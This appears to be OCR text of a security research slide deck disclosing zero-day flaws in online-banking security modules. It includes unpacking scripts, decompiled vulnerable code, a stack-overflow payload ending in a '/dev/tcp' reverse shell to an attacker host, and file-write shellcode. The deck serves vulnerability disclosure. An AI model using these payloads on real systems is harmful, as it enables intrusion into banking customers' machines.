- Stack Buffer Overflow, RCE
- Stack Buffer Overflow, RCE+LPE
- Arbitrary File Write, RCE+LPE


2.1 Target(Security Modules) LISTING

"Listing of Security Modules That Must be Installed for On-line Banking Services on The Prime Bank"

	A Bank	B Bank	C Bank	D Bank	E Bank	F Bank	G Bank	H Bank
Installation	V Module	V Module	V Module	V Module	V Module	V Module	V Module	V Module
Certificate	D Module	D Module	I Module	X Module	I Module	D Module	I Module	I Module
Firewall	A Module	W Module	A Module	A Module	A Module			A Module
Keyboard		T Module	T Module	T Module	T Module	T Module		T Module
Log Monitor				P Module		P Module	P Module	P Module

	I Bank	J Bank	K Bank	L Bank	M Bank	N Bank	O Bank	P Bank
Installation	V Module	V Module	V Module	V Module	V Module	V Module		V Module
Certificate	D Module	D Module	D Module	I Module	S Module	S Module	I Module	
Firewall	A Module	A Module	A Module		A Module	A Module	A Module	A Module
Keyboard	T Module	T Module	T Module		T Module			T Module
Log Monitor			P Module	P Module	P Module			P Module

2.2 Vulnerability Analysis, Report, Patch Process



2.3 Mitigation bypass on Windows (API-Deobfuscator,Themida Unpacking)


```
Target.exe+2E9 F9E52303    jmp   037115AC
Target.exe+290             nop
Target.exe+2E9 47D02303    jmp   03710000
Target.exe+290             nop
Target.exe+2E9 41D00203    jmp   03500000
Target.exe+290             nop
Target.exe+2E9 3BD00103    jmp   034F0000
Target.exe+290             nop
Target.exe+2E9 88DAD802    jmp   03260A53
```


```
Target.exe+290             nop
Target.exe+2E9 0794386D    jmp   MSVCR100.controlfp_s
Target.exe+2E9 6D16BB76    jmp   kernel32.FormatMessageW
Target.exe+290             nop
Target.exe+2E9 1DE6BA76    jmp   kernel32.OpenEventW
Target.exe+290             nop
Target.exe+2E9 1A2DC376    jmp   kernel32.Module32First
Target.exe+290             nop
Target.exe+2E9 FD2DC376    jmp   kernel32.Module32Next
Target.exe+290             nop
```

```
04F5060B  8B FF          mov   edi,edi
04F5060D  50             push  eax
04F5060E  52             push  edx
04F5060F  E9 12000000    jmp   04F50626
04F50614  D2 A3 A0591EFF shl   byte ptr [ebx-00E1A660],cl
04F5061A  CC             int 3
04F5061B  15 2A1BB891    adc   eax,91B81B2A
04F50620  F6 F7          div   bh
04F50622  64 CD 82       int   -7E
04F50625  93             xchg  eax,ebx
04F50626  0F31           rdtsc
04F50628  E9 14000000    jmp   04F50641
04F5062D  FC             cld
04F5062E  85 DA          test  edx,ebx
04F50630  0B E8          or    ebp,eax
04F50632  01 A6 E7943D32 add   [esi+323D94E7],esp
04F50638  83 00 39       add   dword ptr [eax],39
04F5063B  7E DF          jle   04F5061C
04F5063D  2C F5          sub   al,-0B
04F5063F  8A FB          mov   bh,bl
04F50641  5A             pop   edx
04F50642  58             pop   eax
04F50643  95             xchg  eax,ebp
```

```
01346AFC  56             push  esi
01346AFD  8D 45 F8       lea   eax,[ebp-08]
01346B00  50             push  eax
01346B01  FF 15 00D03C01 call  dword ptr [013CD000]
01346B07  8B 75 FC       mov   esi,[ebp-04]
01346B0A  33 75 F8       xor   esi,[ebp-08]
01346B0D  FF 15 04D03C01 call  dword ptr [013CD004]
01346B13  33 F0          xor   esi,eax
01346B15  FF 15 08D03C01 call  dword ptr [013CD008]
01346B1B  33 F0          xor   esi,eax
01346B1D  FF 15 0CD03C01 call  dword ptr [013CD00C]
01346B23  33 F0          xor   esi,eax
01346B25  8D 45 F0       lea   eax,[ebp-10]
01346B28  50             push  eax
01346B29  FF 15 10D03C01 call  dword ptr [013CD010]
01346B2F  8B 45 F4       mov   eax,[ebp-0C]
01346B32  33 45 F0       xor   eax,[ebp-10]
01346B35  33 F0          xor   esi,eax
01346B37  3B F7          cmp   esi,edi
01346B39  75 07          jne   01346B42
01346B3B  BE 4FE640BB    mov   esi,BB40E64F
01346B40  EB 10          jmp   01346B52
01346B42  85 F3          test  ebx,esi
```

```
Finished
Success 395 Fail 3 All 398
From 12f1000 To 135bc00
Found OEP : 0133DFD3 - E8 F28A0000 - call 01346ACA
```





2.4 Lua Script For Cheat Engine to Release Jump Trick and Find OEP

```
function follows(addr)
 local CNT = 0x300
 local pc = addr
 for i = 0, CNT do
   local destAddr = getDestAddr(pc, true)
   if destAddr then
     pc = destAddr
   else
     pc = pc + getInstructionSize(pc)
   end
   if inSystemModule(pc) then
     return pc
   end
 end
 return nil
end
```


```
function fix_api(addr)
 local funcAddr = getDestAddr(addr, true)
 local apiAddr = getApiAddr(funcAddr)
 if apiAddr then
   local scriptStr = [==[
       %x:
       %s
   ]==]
   local address, opcode = disas(addr)
   local ins = string.match(opcode, '^%a+%s+')
   local insStr = string.format("%s %x", ins, apiAddr)
   scriptStr = string.format(scriptStr, addr, insStr)
   autoAssemble(scriptStr)
 end
 return apiAddr
end
```

```
function fixs(from, to)
 local pc = from
 local allCnt = 0
 local cnt = 0
 while pc < to do
   local destAddr = getDestAddr(pc, true)
   if destAddr and getAddressSafe(destAddr) and not inModule(destAddr) then
     local apiAddr = fix_api(pc)
     allCnt = allCnt + 1
     if apiAddr then
       cnt = cnt + 1
       print(string.format("(%d) %x[%s] - %s", cnt, pc, getNameFromAddress(pc),
getNameFromAddress(apiAddr)))
     else
       print(string.format("(%d) failed %x[%s]", allCnt, pc,
getNameFromAddress(pc)))
     end
   end
   pc = pc + getInstructionSize(pc)
 end
 print("Finished")
 return cnt, allCnt
end
```

github.com/push0ebp/api-deobfuscator

2.5 Symbol Restoration using IDA FLIRT plugin/OS X Binary Compare on Windows

"Stripped symbols are recovered via IDA's FLIRT plug-in, and OS X Binary"



https://github.com/Maktm/FLIRTDB

BlackBox Test
(Hard-to-find Handlers,
Input Type, Legacy Code)

↓

Symbol Restoration

↓

Similar to Original Source Code

4 Critical

8 High

5 Medium

Zero-Day Vulnerability

Found in 9 Target

NO	Module Name	Vulnerability Type	Vulnerability Abstract (NDA)	CVSS Score
1	V Module	Race Condition(ToC-ToU) Command Injection	RCE	6.8/10,0 (Medium)
2	V Module	Race Condition(ToC-ToU)	RCE + LPE	**7.5/10.0 (High)**
3	V Module	Out of Bounds	RCE	**8.0/10.0 (High)**
4	P Module	Command Injection	LPE	**8.8/10.0 (High)**
5	P Module	Command Injection	RCE + LPE	**9.0/10.0 (Critical)**
6	K Module	Stack Buffer Overflow	RCE	**8.0/10.0 (High)**
7	C Module	Stack Buffer Overflow	RCE	**8.0/10.0 (High)**
8	A Module	Command Injection	LPE	**7.7/10.0 (High)**
9	A Module	Command Injection	LPE	**7.7/10.0 (High)**
10	A Module	Stack Buffer Overflow	RCE + LPE	**9.0/10.0 (Critical)**
11	I Module	Type Confusion	RCE	**8.1/10.0 (High)**
12	E Module	Stack Buffer Overflow	RCE + LPE	**10.0/10.0 (Critical)**
13	S Module	Directory listing	Remote Directory Listing (EOP)	5.8/10.0 (Medium)
14	S Module	File copy	Remote File Copy (EOP)	4.8/10.0 (Medium)
15	S Module	Delete CA	Remote Certificate Delete (EOP)	6.8/10.0 (Medium)
16	S Module	Permission Issue	Remote Sandboxing Bypass (EOP)	6.5/10.0 (Medium)
17	R Module	Arbitrary File Write	RCE + LPE	**9.0/10.0 (Critical)**


2.6 VERY··· VERY Vulnerable, Almost ALL

"The Vulnerability of Non-ActiveX based Financial Security Module has Been Proven"


	A Bank	B Bank	C Bank	D Bank	E Bank	F Bank	G Bank	H Bank
Installation	V Module	V Module	V Module	V Module	V Module	V Module	V Module	V Module
Certificate	D Module	D Module	I Module	X Module	I Module	D Module	I Module	I Module
Firewall	A Module	W Module	A Module	A Module	A Module			A Module
Keyboard		T Module	T Module	T Module	T Module	T Module		T Module
Log Monitor				P Module		P Module	P Module	P Module

	I Bank	J Bank	K Bank	L Bank	M Bank	N Bank	O Bank	P Bank
Installation	V Module	V Module	V Module	V Module	V Module	V Module		V Module
Certificate	D Module	D Module	D Module	I Module	S Module	S Module	I Module	
Firewall	A Module	A Module	A Module		A Module	A Module	A Module	A Module
Keyboard	T Module	T Module	T Module		T Module			T Module
Log Monitor			P Module	P Module	P Module			P Module
Stock Security	K Module	C Module						

2.7 Arbitrary Write by Out Of Bounds, Remote Code Execution





```
https://127.0.0.1:PORT/?ID_BLOCK=A&
INFO_BLOCK={index}/{size}&DATA_BLOCK={data}
```





```
...
ID_BLOCK_PTR = std::map(block_map, ID_BLOCK);
...
std::vector::resize(ID_BLOCK_PTR, size);
...
std::string::operator=(*ID_BLOCK_PTR + 8 * index, data);
```

2.8 Stack Buffer Overflow, Remote Code Execution



2.9 Stack Buffer Overflow, Remote Code Execution with Root Privilege




```
v11 = strdup(ipaddr);
nptr = strtok(v11, ".");
...
v13 = 0;
while(nptr)
{
  v2 = v13;
  *((_DWORD *)&v6 + v2) = atoi(nptr);
  ++v13;
  nptr = strtok(0LL, ".");
}
```


```
__int64 v6;// [rbp-60h], OVERFLOW
__int64 v7;// [rbp-58h]
__int64 v8;// [rbp-50h]
__int64 v9;// [rbp-48h]
int v10;// [rbp-3Ch]
char *v11;// [rbp-38h]
char *nptr;// [rbp-30h]
int v13;// [rbp-28h], INDEX OF ARRAY
```

```
ROP Gadget
lea  rax, [rbp+s] ; rbp-0xf40
mov  rdi, rax     ; command
call _system
```

Exploit Payload

(v6~v13) : "0." x (0x60-0x28)/4 OVERFLOW
(v6~RET)/sizeof(int) : 25 EIP Control
{(rbp-rsp)-0xf40}/4 : "0." padding ROP
bash -i >& /dev/tcp/AttackerIP:PORT 0>&1 : 1752392034.543763744.790636094.796288356.795894644.775436081.775434801.825111096.858731056.926102321.641609760.15153 Shell Command Execution

2.10 Arbitrary File Write, Remote Code Execution with Root Privilege




```
v2 = sub_4012D0((QString *)&v11, (const struct QString *)&v14,
(int)"/SecurityModule/temp");
...
sub_4012D0((QString *)&v12, v5, (int)".html");
```

Extension Bypass using NULL byte
Directory Traversal

```
var shellcode =
'JJJJJJJJJJJJJJJJ7RYjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIeaZrsbSX
3Su1plSSmYm6v2rvu4lKD2vPnkSFDLnkPvDLlmlKfPnkCNtXlKso7LLKQLWo
3HnkqdEOQ0S1kNLKpLgoQ46aIifooG6L3a72lmOqulTG0WpiPnSucEjQlK0t
eOglgqin5SgLnNIo9GxCdJAA'; ASCII calc shellcode
var pe =
'MZ\x00\x00PE\x00\x00L\x01\x00\x00xxxxxxxxxxx`\x00\x02\x00\
x0b\x01xxxxxxxxxxxxx|\x00\x00\x00xxxxxxxx\x00\x00@\x00\x04\
x00\x00\x00\x04\x00\x00\x00xxxxxxxx\x04\x00xxxxxx\x00\x02\x0
0\x00,\x00\x00\x00xxxx\x03\x00\x00\x00\x00\x00\x10\x00\x00\x
10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00';
var exe =  pe + shellcode;
```


Arbitrary File Write

THREAT SCENRAIO & DEMO VIDEO

- Zero-Click RCE using IP address
- VM escape on windows
- Remote code execution via Famous Messenger Program
- RCE + LPE via Fake Bank Website

